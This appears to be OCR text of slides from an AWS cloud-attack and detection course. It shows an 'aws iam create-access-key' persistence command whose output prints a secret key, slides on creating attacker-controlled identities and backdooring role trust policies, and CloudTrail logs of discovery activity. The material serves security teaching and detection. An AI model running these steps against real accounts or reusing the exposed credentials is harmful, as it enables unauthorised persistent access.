
AWS CLI

```
[ec2-user@ip-172-31-50-46 ~]$ aws iam create-access-key --user-name apollo-config-01
{
    "AccessKey": {
        "UserName": "apollo-config-01",
        "AccessKeyId": "AKIA4EHKV54SE5C6CHMO",
        "Status": "Active",
        "SecretAccessKey": "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",
        "CreateDate": "2024-05-14T06:18:34+00:00"
    }
}
```

AWS CLI

```
[ec2-user@ip-172-31-17-139 ~]$ aws iam list-users

An error occurred (AccessDenied) when calling the ListUsers operation: User: arn:aws:sts::462913658
412:assumed-role/temp-cloud-atttacker-role/i-049c6e8d96b23ef21 is not authorized to perform: iam:Li
stUsers on resource: arn:aws:iam::462913658412:user/ because no identity-based policy allows the ia
m:ListUsers action
```


AWS API PERMISSIONS




AWS API PERMISSIONS

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "VisualEditor0",
            "Effect": "Allow",
            "Action": "iam:ListUsers",
            "Resource": "*"
        }
    ]
}
```


AWS API PERMISSIONS



AWS API PERMISSIONS



AWS API PERMISSIONS



LAB!
DISCOVERY

rmisc-lab-discovery.checksomebytes.com

DETECT: DISCOVERY

If this field exists in a Cloudtrail log, it indicates that the API call was made from an instance profile

userIdentity.sessionContext.ec2RoleDelivery


```
{
    "eventVersion": "1.09",
    "userIdentity": {
        "type": "AssumedRole",
        "principalId": "AROA4EHKV54SMSZ4G3S5B:i-033677acdf36a65d2",
        "arn": "arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2",
        "accountId": "833715826468",
        "accessKeyId": "ASIA4EHKV54SN2GXRUUW",
        "sessionContext": {
            "sessionIssuer": {
                "type": "Role",
                "principalId": "AROA4EHKV54SMSZ4G3S5B",
                "arn": "arn:aws:iam::833715826468:role/ec2-limited-01",
                "accountId": "833715826468",
                "userName": "ec2-limited-01"
            },
            "attributes": {
                "creationDate": "2024-05-13T05:35:22Z",
                "mfaAuthenticated": "false"
            },
            "ec2RoleDelivery": "1.0"
        }
    },
    "eventTime": "2024-05-13T07:25:14Z",
    "eventSource": "ec2.amazonaws.com",
    "eventName": "GetIpamPoolCidrs",
    "awsRegion": "us-east-2",
```


DETECT: DISCOVERY

@timestamp	eventName	eventSource	userIdentity.arn	userIdent…	errorCode
2024-05-13T01:27:26.505-…	GetLaunchTemplateData	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505-…	GetManagedPrefixListAssociations	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505-…	GetManagedPrefixListEntries	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505-…	GetNetworkInsightsAccessScopeAnalysi…	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505-…	GetNetworkInsightsAccessScopeContent	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505-…	GetPasswordData	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505-…	GetReservedInstancesExchangeQuote	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505-…	GetTransitGatewayPolicyTableAssociat…	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505-…	GetTransitGatewayPolicyTableEntries	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505-…	GetTransitGatewayPrefixListReferences	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505-…	GetTransitGatewayRouteTableAssociati…	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505-…	GetTransitGatewayRouteTablePropagati…	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505-…	GetVerifiedAccessEndpointPolicy	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505-…	GetVerifiedAccessGroupPolicy	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505-…	GetVpnConnectionDeviceSampleConfigur…	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505-…	GetVpnTunnelReplacementStatus	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.504-…	DescribeTransitGatewayRouteTables	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.504-…	DescribeTransitGatewayVpcAttachments	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.504-…	DescribeTransitGateways	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.504-…	DescribeVpcClassicLink	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.504-…	DescribeVpcClassicLinkDnsSupport	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.504-…	DescribeVpcEndpointConnectionNotific…	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation


PERSISTENCE & PRIVILEGE ESCALATION

PERSISTENCE & PRIVILEGE ESCALATION

1. Create new attacker-controlled identities



2. Design backdoor into existing identities




PERSISTENCE & PRIVILEGE ESCALATION

DistrictRole

Trusted entities

Entities that can assume this role under specified conditions.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::833715826468:user/DdistrictUser"
            },
            "Action": "sts:AssumeRole",
            "Condition": {}
        }
    ]
}
```




PERSISTENCE & PRIVILEGE ESCALATION

DistrictRole

Trusted entities

